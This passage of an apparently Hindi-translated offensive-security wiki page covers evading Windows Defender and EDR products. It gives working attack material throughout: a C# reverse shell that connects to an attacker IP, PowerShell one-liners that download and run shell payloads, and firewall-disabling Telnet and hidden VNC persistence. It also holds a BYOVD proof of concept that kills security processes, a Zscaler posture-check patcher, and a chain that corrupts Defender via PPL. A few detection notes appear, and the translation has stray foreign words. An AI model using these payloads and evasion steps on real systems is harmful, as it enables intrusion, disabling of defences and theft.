RijndaelManaged/TripleDESCryptoServiceProvideruse to locate the real payload. Often the malware stores it as a TLV-encoded byte array initialised inside<Module>.byte_0.
The above chain restores execution flow without needing to run the malicious sample – useful when working on an offline workstation.
🛈 ConfuserEx produces a custom attribute named
ConfusedByAttributethat can be used as an IOC to automatically triage samples.
One-liner
autotok.sh Confused.exe # wrapper that performs the 3 steps above sequentially
- InvisibilityCloak: C# obfuscator
- Obfuscator-LLVM: इस प्रोजेक्ट का उद्देश्य LLVM compilation suite का एक open-source fork प्रदान करना है जो code obfuscation और tamper-proofing के माध्यम से सॉफ़्टवेयर सुरक्षा बढ़ा सके।
- ADVobfuscator: ADVobfuscator यह दर्शाता है कि कैसे
C++11/14भाषा का उपयोग करके compile time पर, बिना किसी external tool के और बिना compiler में परिवर्तन किए, obfuscated code उत्पन्न किया जा सकता है। - obfy: C++ template metaprogramming framework द्वारा उत्पन्न obfuscated operations की एक परत जोड़कर उस व्यक्ति के लिए application क्रैक करना थोड़ा कठिन बनाया जा सके।
- Alcatraz: Alcatraz एक x64 binary obfuscator है जो विभिन्न प्रकार की pe फाइलों को obfuscate करने में सक्षम है, जिनमें शामिल हैं: .exe, .dll, .sys
- metame: Metame arbitrary executables के लिए एक सरल metamorphic code engine है।
- ropfuscator: ROPfuscator LLVM-supported भाषाओं के लिए ROP (return-oriented programming) का उपयोग करके fine-grained code obfuscation framework है। ROPfuscator assembly code स्तर पर एक प्रोग्राम को obfuscate करता है, सामान्य निर्देशों को ROP chains में बदलकर सामान्य control flow की हमारी स्वाभाविक धारणा को विफल कर देता है।
- Nimcrypt: Nimcrypt एक .NET PE Crypter है जिसे Nim में लिखा गया है
- inceptor: Inceptor मौजूदा EXE/DLL को shellcode में बदलने और फिर उन्हें load करने में सक्षम है
SmartScreen & MoTW
आपने इंटरनेट से कुछ executables डाउनलोड करके उन्हें चलाते समय यह स्क्रीन देखी होगी।
Microsoft Defender SmartScreen एक सुरक्षा तंत्र है जिसका उद्देश्य end user को संभावित रूप से malicious applications चलाने से बचाना है।
.png)
SmartScreen मुख्यतः एक reputation-based approach के साथ काम करता है, जिसका मतलब है कि असामान्य रूप से डाउनलोड की जाने वाली applications SmartScreen को ट्रिगर करेंगी, जिससे end user को चेतावनी दी जाएगी और फ़ाइल को 실행 करने से रोका जाएगा (हालाँकि फ़ाइल को फिर भी More Info -> Run anyway पर क्लिक करके चलाया जा सकता है)।
MoTW (Mark of The Web) एक NTFS Alternate Data Stream है जिसका नाम Zone.Identifier है और यह इंटरनेट से फाइलें डाउनलोड करते समय अपने आप बनता है, साथ ही उस URL के साथ जिससे इसे डाउनलोड किया गया था।
.png)
इंटरनेट से डाउनलोड की गई फ़ाइल के लिए Zone.Identifier ADS की जाँच करना।
Tip
यह ध्यान देने योग्य है कि जिन executables पर एक trusted signing certificate द्वारा हस्ताक्षर किया गया हो वे SmartScreen को ट्रिगर नहीं करेंगे।
अपने payloads पर Mark of The Web लगने से रोकने का एक बहुत प्रभावी तरीका उन्हें किसी container जैसे ISO के अंदर पैकेज करना है। ऐसा इसलिए होता है क्योंकि Mark-of-the-Web (MOTW) non NTFS वॉल्यूम्स पर लागू नहीं किया जा सकता।
.png)
PackMyPayload एक टूल है जो payloads को output containers में पैकेज करके Mark-of-the-Web से बचाव करता है।
Example usage:
PS C:\Tools\PackMyPayload> python .\PackMyPayload.py .\TotallyLegitApp.exe container.iso

+      o     +              o   +      o     +              o
+             o     +           +             o     +         +
o  +           +        +           o  +           +          o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
:: PACK MY PAYLOAD (1.1.0)       -_-_-_-_-_-_-|   /\_/\
for all your container cravings   -_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
+      o         o   +       o       +      o         o   +       o
+      o            +      o    ~   Mariusz Banach / mgeeky    o
o      ~     +           ~          <mb [at] binary-offensive.com>
o           +                         o           +           +

[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
Adding file: /TotallyLegitApp.exe

[+] Generated file written to (size: 3420160): container.iso
Here is a demo for bypassing SmartScreen by packaging payloads inside ISO files using PackMyPayload

ETW
Event Tracing for Windows (ETW) Windows में एक शक्तिशाली लॉगिंग मैकेनिज़्म है जो applications और system components को इवेंट्स को log events करने की अनुमति देता है। हालांकि, यह security products द्वारा malicious गतिविधियों को मॉनिटर और डिटेक्ट करने के लिए भी इस्तेमाल किया जा सकता है।
जिस तरह AMSI को disabled (bypassed) किया जाता है, उसी तरह user space process के EtwEventWrite फ़ंक्शन को तुरंत return करवा कर बिना किसी इवेंट को लॉग किए भी किया जा सकता है। यह फ़ंक्शन को मेमोरी में patch करके किया जाता है ताकि वह तुरंत return कर दे, जिससे उस process के लिए ETW logging effectively disabled हो जाती है।
आप और जानकारी इस में पा सकते हैं: https://blog.xpnsec.com/hiding-your-dotnet-etw/ and https://github.com/repnz/etw-providers-docs/.
C# Assembly Reflection
Memory में C# binaries को लोड करना काफी समय से जाना-माना तरीका है और यह अभी भी आपके post-exploitation tools को AV द्वारा पकड़े जाने के बिना चलाने के लिए बहुत अच्छा तरीका है।
चूंकि payload सीधे मेमोरी में लोड होगा और डिस्क को छूएगा नहीं, इसलिए हमें पूरे process के लिए केवल AMSI को patch करने की चिंता करनी होगी।
Most C2 frameworks (sliver, Covenant, metasploit, CobaltStrike, Havoc, etc.) पहले से ही C# assemblies को सीधे memory में execute करने की क्षमता प्रदान करते हैं, लेकिन इसे करने के अलग-अलग तरीके हैं:
- Fork&Run
यह एक नया sacrificial process spawn करने, उस नए process में अपना post-exploitation malicious code inject करने, अपना malicious code execute करने और समाप्त होने पर नए process को kill करने के बारे में है। इसके फायदे और नुकसान दोनों हैं। Fork and run method का फायदा यह है कि execution हमारे Beacon implant process के बाहरी होता है। इसका मतलब है कि अगर हमारी post-exploitation action में कुछ गलत होता है या पकड़ा जाता है, तो हमारी implant के बचने की संभावना बहुत अधिक होती है। नुकसान यह है कि Behavioural Detections द्वारा पकड़े जाने का आपका जोखिम अधिक होता है।
.png)
- Inline
यह अपने ही process में post-exploitation malicious code को inject करने के बारे में है। इस तरह आप नया process बनाने और उसे AV द्वारा स्कैन किए जाने से बच सकते हैं, लेकिन nackdraw यह है कि अगर आपके payload के execution में कुछ गलत हो जाता है, तो आपके beacon के खोने की बहुत अधिक संभावना होती है क्योंकि यह crash कर सकता है।
.png)
Tip
अगर आप C# Assembly loading के बारे में और पढ़ना चाहते हैं, तो इस आर्टिकल को देखें https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/ और उनका InlineExecute-Assembly BOF (https://github.com/xforcered/InlineExecute-Assembly)
आप C# Assemblies को from PowerShell से भी लोड कर सकते हैं, देखिए Invoke-SharpLoader और S3cur3th1sSh1t’s video।
Using Other Programming Languages
जैसा कि प्रस्तावित है https://github.com/deeexcee-io/LOI-Bins, यह संभव है कि अन्य भाषाओं का उपयोग करके malicious code execute किया जाए यदि compromised मशीन को attacker controlled SMB share पर इंस्टॉल किए गए interpreter environment तक access दिया जाए।
Interpreter Binaries और SMB share पर मौजूद environment को access की अनुमति देने से आप compromised machine की memory के अंदर ही इन भाषाओं में execute arbitrary code in these languages within memory कर सकते हैं।
Repo में लिखा है: Defender अभी भी scripts को scan करता है लेकिन Go, Java, PHP आदि का उपयोग करके हमारे पास static signatures को bypass करने की अधिक flexibility होती है। इन भाषाओं में random un-obfuscated reverse shell scripts के साथ परीक्षण सफल साबित हुए हैं।
TokenStomping
Token stomping एक तकनीक है जो हमलावर को access token या EDR या AV जैसे security product को manipulate करने की अनुमति देती है, जिससे वे उसकी privileges कम कर सकें ताकि process मर न जाए पर उसे malicious activities चेक करने की permissions न रहें।
इसे रोकने के लिए Windows external processes को security processes के tokens पर handles प्राप्त करने से रोक सकता है।
- https://github.com/pwn1sher/KillDefender/
- https://github.com/MartinIngesen/TokenStomp
- https://github.com/nick-frischkorn/TokenStripBOF
Using Trusted Software
Chrome Remote Desktop
जैसा कि इस ब्लॉग पोस्ट में बताया गया है this blog post, पीड़ित के PC में Chrome Remote Desktop को deploy करना और फिर उसे takeover कर persistence बनाए रखना आसान है:
- https://remotedesktop.google.com/ से डाउनलोड करें, “Set up via SSH” पर क्लिक करें, और फिर Windows के लिए MSI फाइल डाउनलोड करने के लिए MSI फाइल पर क्लिक करें।
- installer को पीड़ित पर silently चलाएँ (admin required):
msiexec /i chromeremotedesktophost.msi /qn - Chrome Remote Desktop पेज पर वापस जाएँ और next पर क्लिक करें। विज़ार्ड आपसे authorize करने के लिए कहेगा; जारी रखने के लिए Authorize बटन पर क्लिक करें।
- दिए गए parameter को कुछ समायोजन के साथ execute करें:
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" --code="YOUR_UNIQUE_CODE" --redirect-url="https://remotedesktop.google.com/_/oauthredirect" --name=%COMPUTERNAME% --pin=111111(ध्यान दें pin param जो GUI का उपयोग किए बिना pin सेट करने की अनुमति देता है)।
Advanced Evasion
Evasion एक बहुत जटिल विषय है, कभी-कभी आपको एक ही सिस्टम में कई अलग-अलग telemetry स्रोतों का ध्यान रखना पड़ता है, इसलिए विकसित (mature) वातावरणों में पूरी तरह अप्रकट रहना लगभग असंभव होता है।
हर environment के अपने strengths और weaknesses होते हैं।
मैं आपको सलाह देता हूँ कि आप @ATTL4S के इस टॉक को देखें, ताकि Advanced Evasion techniques के बारे में और समझ मिल सके।
[NcN2k20] Understanding and Hiding your Operations - Daniel López Jiménez
यह @mariuszbit का Evasion in Depth पर एक और शानदार टॉक भी है।
Old Techniques
Check which parts Defender finds as malicious
आप ThreatCheck का उपयोग कर सकते हैं जो बाइनरी के हिस्सों को हटाकर यह पता लगाएगा कि Defender किस हिस्से को malicious मान रहा है और उसे अलग कर के बताएगा।
एक और समान टूल है avred जिसकी एक खुली वेब सर्विस https://avred.r00ted.ch/ पर उपलब्ध है।
Telnet Server
Until Windows10, सभी Windows के साथ एक Telnet server आता था जिसे आप administrator के रूप में इंस्टॉल कर सकते थे, करते समय:
pkgmgr /iu:"TelnetServer" /quiet
इसे सिस्टम शुरू होने पर शुरू करें और इसे अभी चलाएँ:
sc config TlntSVR start= auto obj= localsystem
telnet port बदलें (stealth) और firewall अक्षम करें:
tlntadmn config port=80
netsh advfirewall set allprofiles state off
UltraVNC
Download it from: http://www.uvnc.com/downloads/ultravnc.html (आपको bin downloads चाहिए, setup नहीं)
ON THE HOST: Execute winvnc.exe और server को कॉन्फ़िगर करें:
- विकल्प Disable TrayIcon सक्षम करें
- VNC Password में पासवर्ड सेट करें
- View-Only Password में पासवर्ड सेट करें
फिर, बाइनरी winvnc.exe और newly created file UltraVNC.ini को victim के अंदर स्थानांतरित करें
Reverse connection
The attacker को अपने host पर बाइनरी vncviewer.exe -listen 5900 चलानी चाहिए ताकि यह reverse VNC connection पकड़ने के लिए तैयार रहे। फिर, victim के अंदर: winvnc daemon शुरू करें winvnc.exe -run और चलाएँ winwnc.exe [-autoreconnect] -connect <attacker_ip>::5900
WARNING: Stealth बनाए रखने के लिए आपको कुछ चीज़ें नहीं करनी चाहिए
- यदि
winvncपहले से चल रहा है तो इसे शुरू न करें वरना आप एक popup ट्रिगर कर देंगे। यह चल रहा है या नहीं जांचने के लिएtasklist | findstr winvncचलाएँ - उसी डायरेक्टरी में
UltraVNC.iniके बिनाwinvncन चलाएँ, वरना यह the config window खोल देगा - मदद के लिए
winvnc -hन चलाएँ वरना आप एक popup ट्रिगर कर देंगे


GreatSCT
Download it from: https://github.com/GreatSCT/GreatSCT
git clone https://github.com/GreatSCT/GreatSCT.git
cd GreatSCT/setup/
./setup.sh
cd ..
./GreatSCT.py
GreatSCT के अंदर:
use 1
list #Listing available payloads
use 9 #rev_tcp.py
set lhost 10.10.14.0
sel lport 4444
generate #payload is the default name
#This will generate a meterpreter xml and a rcc file for msfconsole
अब msfconsole -r file.rc के साथ लिस्टर शुरू करें और निष्पादित करें xml payload के साथ:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe payload.xml
वर्तमान defender प्रक्रिया को बहुत तेज़ी से समाप्त कर देगा।
अपना reverse shell कंपाइल करना
https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
पहला C# Revershell
इसे निम्न के साथ कंपाइल करें:
c:\windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:back2.exe C:\Users\Public\Documents\Back1.cs.txt
इसके साथ उपयोग करें:
back.exe <ATTACKER_IP> <PORT>
// From https://gist.githubusercontent.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc/raw/1b6c32ef6322122a98a1912a794b48788edf6bad/Simple_Rev_Shell.cs
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
public class Program
{
static StreamWriter streamWriter;

public static void Main(string[] args)
{
using(TcpClient client = new TcpClient(args[0], System.Convert.ToInt32(args[1])))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);

StringBuilder strInput = new StringBuilder();

Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();

while(true)
{
strInput.Append(rdr.ReadLine());
//strInput.Append("\n");
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}

private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();

if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}

}
}
C# using कंपाइलर
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt.txt REV.shell.txt
REV.txt: https://gist.github.com/BankSecurity/812060a13e57c815abe21ef04857b066
REV.shell: https://gist.github.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639
स्वचालित डाउनलोड और निष्पादन:
64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell

32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell
https://gist.github.com/BankSecurity/469ac5f9944ed1b8c39129dc0037bb8f
C# obfuscators सूची: https://github.com/NotPrab/.NET-Obfuscator
C++
sudo apt-get install mingw-w64

i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
- https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp
- https://astr0baby.wordpress.com/2013/10/17/customizing-custom-meterpreter-loader/
- https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf
- https://github.com/l0ss/Grouper2
- http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
- http://niiconsulting.com/checkmate/2018/06/bypassing-detection-for-a-reverse-meterpreter-shell/
python का उपयोग करके build injectors का उदाहरण:
अन्य टूल्स
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --sandbox 1=contoso,2,3

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --sandbox 4 --smuggle --template mcafee

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --scfile ./csharpsc.txt --sandbox 1=contoso --smuggle --template mcafee --dotnetver 4

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
अधिक
Bring Your Own Vulnerable Driver (BYOVD) – Kernel Space से AV/EDR को निष्क्रिय करना
Storm-2603 ने Antivirus Terminator नाम की एक छोटी console utility का उपयोग किया ताकि रैनसमवेयर गिराने से पहले endpoint protections को disable किया जा सके। यह tool अपना own vulnerable but signed driver लाता है और इसे abuse करके privileged kernel operations जारी करता है जिन्हें Protected-Process-Light (PPL) AV सेवाएँ भी block नहीं कर पातीं।
मुख्य निष्कर्ष
- Signed driver: डिस्क पर डिलिवर की गई फाइल
ServiceMouse.sysहै, लेकिन बाइनरी असल में Antiy Labs के “System In-Depth Analysis Toolkit” से वैध रूप से साइन किया गया ड्राइवरAToolsKrnl64.sysहै। चूँकि ड्राइवर के पास वैध Microsoft सिग्नेचर है, यह तब भी लोड हो जाता है जब Driver-Signature-Enforcement (DSE) सक्षम होता है। - Service installation:
sc create ServiceMouse type= kernel binPath= "C:\Windows\System32\drivers\ServiceMouse.sys"
sc start  ServiceMouse
पहली पंक्ति ड्राइवर को एक kernel service के रूप में रजिस्टर करती है और दूसरी इसे शुरू करती है ताकि \\.\ServiceMouse user land से पहुंच योग्य हो जाए।
3. ड्राइवर द्वारा एक्सपोज़ IOCTLs
| IOCTL code | Capability |
|---|---|
0x99000050 | किसी भी PID द्वारा किसी arbitrary process को terminate करना (Defender/EDR सेवाओं को मारने के लिए इस्तेमाल) |
0x990000D0 | डिस्क पर किसी arbitrary फ़ाइल को delete करना |
0x990001D0 | ड्राइवर को unload करना और सर्विस को हटाना |
Minimal C proof-of-concept:
#include <windows.h>

int main(int argc, char **argv){
DWORD pid = strtoul(argv[1], NULL, 10);
HANDLE hDrv = CreateFileA("\\\\.\\ServiceMouse", GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
DeviceIoControl(hDrv, 0x99000050, &pid, sizeof(pid), NULL, 0, NULL, NULL);
CloseHandle(hDrv);
return 0;
}
- Why it works: BYOVD user-mode सुरक्षा को पूरी तरह बायपास कर देता है; kernel में चलने वाला कोड protected processes खोल सकता है, उन्हें terminate कर सकता है, या kernel ऑब्जेक्ट्स के साथ छेड़छाड़ कर सकता है चाहे PPL/PP, ELAM या अन्य hardening सुविधाएँ मौजूद हों या न हों।
डिटेक्शन / निवारण
• Microsoft की vulnerable-driver block list सक्षम करें (HVCI, Smart App Control) ताकि Windows AToolsKrnl64.sys को लोड करने से इनकार कर दे।
• नए kernel सर्विसेज़ के निर्माण की निगरानी करें और अलर्ट करें जब कोई ड्राइवर world-writable डायरेक्टरी से लोड हो या allow-list पर मौजूद न हो।
• अनुकूल device objects के लिए user-mode हैंडल और उसके बाद होने वाले संदिग्ध DeviceIoControl कॉल्स पर नजर रखें।
Bypassing Zscaler Client Connector Posture Checks via On-Disk Binary Patching
Zscaler का Client Connector device-posture नियम लोकली लागू करता है और परिणामों को अन्य घटकों को संप्रेषित करने के लिए Windows RPC पर निर्भर करता है। दो कमजोर डिज़ाइन विकल्प एक पूर्ण बायपास को संभव बनाते हैं:
- Posture evaluation पूरी तरह client-side होता है (सर्वर को एक boolean भेजा जाता है)।
- Internal RPC endpoints केवल यह सत्यापित करते हैं कि connecting executable Zscaler द्वारा साइन किया गया है (WinVerifyTrust के माध्यम से)।
डिस्क पर चार signed binaries को patch करके दोनों मेकैनिज़्म बेअसर किए जा सकते हैं:
| Binary | मूल लॉजिक जो पैच किया गया | परिणाम |
|---|---|---|
ZSATrayManager.exe | devicePostureCheck() → return 0/1 | हमेशा 1 लौटाता है ताकि हर चेक compliant हो |
ZSAService.exe | WinVerifyTrust को indirecly कॉल करना | NOP-ed ⇒ कोई भी (यहाँ तक कि unsigned) प्रक्रिया RPC पाइप्स से bind कर सकती है |
ZSATrayHelper.dll | verifyZSAServiceFileSignature() | mov eax,1 ; ret से बदला गया |
ZSATunnel.exe | टनल पर integrity checks | short-circuited |
मिनिमल पैचर अंश:
pattern = bytes.fromhex("44 89 AC 24 80 02 00 00")
replacement = bytes.fromhex("C6 84 24 80 02 00 00 01")  # force result = 1

with open("ZSATrayManager.exe", "r+b") as f:
data = f.read()
off = data.find(pattern)
if off == -1:
print("pattern not found")
else:
f.seek(off)
f.write(replacement)
मूल फाइलें बदलने और सेवा स्टैक को रीस्टार्ट करने के बाद:
- सभी posture checks हरा/अनुपालन दिखाते हैं।
- Unsigned or modified binaries named-pipe RPC endpoints खोल सकते हैं (उदा.
\\RPC Control\\ZSATrayManager_talk_to_me)। - कम्प्रोमाइज़्ड होस्ट Zscaler नीतियों द्वारा परिभाषित internal network तक अनियंत्रित पहुँच प्राप्त कर लेता है।
यह केस स्टडी दिखाती है कि केवल क्लाइंट-साइड ट्रस्ट निर्णय और सरल सिग्नेचर चेक कुछ बाइट-पैच से कैसे पराजित किए जा सकते हैं।
Protected Process Light (PPL) का दुरुपयोग कर AV/EDR में LOLBINs से छेड़छाड़ करना
Protected Process Light (PPL) एक signer/level hierarchy लागू करता है ताकि केवल समान-या-उच्च स्तर के protected processes ही एक-दूसरे में छेड़छाड़ कर सकें। आक्रमक दृष्टि से, यदि आप वैध रूप से कोई PPL-enabled binary लॉन्च कर सकें और उसके arguments नियंत्रित कर सकें, तो आप benign functionality (उदा., logging) को protected directories (जो AV/EDR द्वारा उपयोग की जाती हैं) के खिलाफ एक प्रतिबंधित, PPL-backed write primitive में बदल सकते हैं।
What makes a process run as PPL
- लक्ष्य EXE (और कोई भी लोडेड DLLs) को PPL-capable EKU के साथ साइन किया गया होना चाहिए।
- Process को CreateProcess के साथ निम्न flags का उपयोग करते हुए बनाया जाना चाहिए:
EXTENDED_STARTUPINFO_PRESENT | CREATE_PROTECTED_PROCESS। - एक compatible protection level का अनुरोध किया जाना चाहिए जो binary के signer से मेल खाता हो (उदा.,
PROTECTION_LEVEL_ANTIMALWARE_LIGHTfor anti-malware signers,PROTECTION_LEVEL_WINDOWSfor Windows signers)। गलत लेवल्स creation के दौरान विफल हो जाएंगे।
See also a broader intro to PP/PPL and LSASS protection here:
Windows Credentials Protections
Launcher tooling
- Open-source helper: CreateProcessAsPPL (selects protection level and forwards arguments to the target EXE):
- https://github.com/2x7EQ13/CreateProcessAsPPL
- उपयोग पैटर्न:
CreateProcessAsPPL.exe <level 0..4> <path-to-ppl-capable-exe> [args...]
# example: spawn a Windows-signed component at PPL level 1 (Windows)
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe <args>
# example: spawn an anti-malware signed component at level 3
CreateProcessAsPPL.exe 3 <anti-malware-signed-exe> <args>
LOLBIN primitive: ClipUp.exe
- The signed system binary
C:\Windows\System32\ClipUp.exeस्वयं स्पॉन करता है और कॉलर-निर्धारित पाथ पर लॉग फ़ाइल लिखने के लिए एक पैरामीटर स्वीकार करता है। - जब इसे PPL प्रोसेस के रूप में लॉन्च किया जाता है, तो फ़ाइल लेखन PPL बैकिंग के साथ होता है।
- ClipUp स्पेस वाले पाथ्स को पार्स नहीं कर सकता; सामान्यतः सुरक्षित लोकेशनों की ओर इशारा करने के लिए 8.3 short paths का उपयोग करें।
8.3 short path helpers
- List short names:
dir /xप्रत्येक parent directory में। - Derive short path in cmd:
for %A in ("C:\ProgramData\Microsoft\Windows Defender\Platform") do @echo %~sA
Abuse chain (abstract)
- PPL-capable LOLBIN (ClipUp) को
CREATE_PROTECTED_PROCESSके साथ किसी लॉन्चर (e.g., CreateProcessAsPPL) का उपयोग करके लॉन्च करें। - ClipUp लॉग-पाथ आर्ग्युमेंट पास करें ताकि एक फ़ाइल protected AV directory (e.g., Defender Platform) में बनाई जा सके। आवश्यकता हो तो 8.3 short names का उपयोग करें।
- यदि लक्ष्य बाइनरी आमतौर पर AV द्वारा रन होते समय ओपन/लॉक रहती है (e.g., MsMpEng.exe), तो AV के शुरू होने से पहले बूट पर यह राइट शेड्यूल करने के लिए एक auto-start service इंस्टॉल करें जो भरोसेमंद रूप से पहले चले। बूट ऑर्डरिंग को Process Monitor (boot logging) से वेरिफाई करें।
- रिबूट पर PPL-backed लेखन AV के बाइनरीज़ के लॉक होने से पहले होता है, लक्ष्य फ़ाइल करप्ट हो जाती है और स्टार्टअप रोका जाता है।
Example invocation (paths redacted/shortened for safety):
# Run ClipUp as PPL at Windows signer level (1) and point its log to a protected folder using 8.3 names
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe -ppl C:\PROGRA~3\MICROS~1\WINDOW~1\Platform\<ver>\samplew.dll
नोट्स और सीमाएँ
- आप placement के अलावा ClipUp द्वारा लिखी गई सामग्री को नियंत्रित नहीं कर सकते; यह primitive सटीक सामग्री इंजेक्शन की बजाय भ्रष्ट करने के लिए उपयुक्त है।
- सेवा को इंस्टॉल/स्टार्ट करने और रीबूट विंडो के लिए लोकल admin/SYSTEM आवश्यक है।
- टाइमिंग महत्वपूर्ण है: लक्ष्य खुला नहीं होना चाहिए; बूट-टाइम पर निष्पादन फ़ाइल लॉक से बचाता है।
Detections
ClipUp.exeके असामान्य आर्ग्यूमेंट्स के साथ प्रोसेस क्रिएशन, खासकर जब parent non-standard launchers हों, बूट के आसपास।- नए सर्विसेज जो suspicious बाइनरीज़ को auto-start करने के लिए कॉन्फ़िगर हों और लगातार Defender/AV से पहले शुरू हों। Defender स्टार्टअप फ़ेल होने से पहले की सर्विस क्रिएशन/मॉडिफिकेशन की जाँच करें।
- Defender बाइनरीज़/Platform डायरेक्टरीज़ पर फ़ाइल इंटेग्रिटी मॉनिटरिंग; protected-process flags वाले प्रोसेस द्वारा अनपेक्षित फ़ाइल निर्माण/मॉडिफिकेशन।
- ETW/EDR टेलीमेट्री: उन प्रोसेसों की तलाश करें जो
CREATE_PROTECTED_PROCESSके साथ बनाए गए हैं और non-AV बाइनरीज़ द्वारा असामान्य PPL स्तर के उपयोग।
Mitigations
- WDAC/Code Integrity: यह सीमित करें कि कौन से signed बाइनरीज़ PPL के रूप में और किन parent के तहत चल सकते हैं; वैध संदर्भों के बाहर ClipUp के कॉल को अवरुद्ध करें।
- Service hygiene: auto-start सर्विसेज़ के निर्माण/संशोधन को सीमित करें और स्टार्ट-ऑर्डर में हेरफेर पर निगरानी रखें।
- सुनिश्चित करें कि Defender tamper protection और early-launch protections सक्षम हैं; बाइनरी भ्रष्टाचार का संकेत देने वाले स्टार्टअप एरर्स की जाँच करें।
- यदि आपके परिवेश के अनुकूल हो तो security tooling होस्ट करने वाले वॉल्यूम्स पर 8.3 short-name generation निष्क्रिय करने पर विचार करें (अच्छी तरह परीक्षण करें)।
References for PPL and tooling
- Microsoft Protected Processes का अवलोकन: https://learn.microsoft.com/windows/win32/procthread/protected-processes
- EKU संदर्भ: https://learn.microsoft.com/openspecs/windows_protocols/ms-ppsec/651a90f3-e1f5-4087-8503-40d804429a88
- Procmon बूट लॉगिंग (ऑर्डरिंग सत्यापन): https://learn.microsoft.com/sysinternals/downloads/procmon
- CreateProcessAsPPL launcher: https://github.com/2x7EQ13/CreateProcessAsPPL
- Technique writeup (ClipUp + PPL + boot-order tamper): https://www.zerosalarium.com/2025/08/countering-edrs-with-backing-of-ppl-protection.html
Platform Version Folder Symlink Hijack के माध्यम से Microsoft Defender में छेड़छाड़
Windows Defender उस प्लेटफ़ॉर्म का चयन करता है जहाँ से यह चलता है, इसके तहत के सबफ़ोल्डरों को इन्युमरेट करके:
C:\ProgramData\Microsoft\Windows Defender\Platform\
यह सबसे उच्च शब्दानुक्रमिक version स्ट्रिंग वाले सबफ़ोल्डर का चयन करता है (उदाहरण के लिए, 4.18.25070.5-0), फिर वहां से Defender सर्विस प्रोसेसेस को शुरू करता है (service/registry path अनुसार अपडेट करता है)। यह चयन directory entries सहित directory reparse points (symlinks) पर भरोसा करता है। एक एडमिनिस्ट्रेटर इसका लाभ उठाकर Defender को एक attacker-writable path पर redirect कर सकता है और DLL sideloading या सर्विस बाधा प्राप्त कर सकता है।
Preconditions
- Local Administrator (Platform फोल्डर के अंतर्गत डायरेक्टरी/symlinks बनाने के लिए आवश्यक)
- रीबूट करने या Defender platform पुनः-चयन (service restart on boot) ट्रिगर करने की क्षमता
- केवल built-in tools आवश्यक (mklink)
Why it works
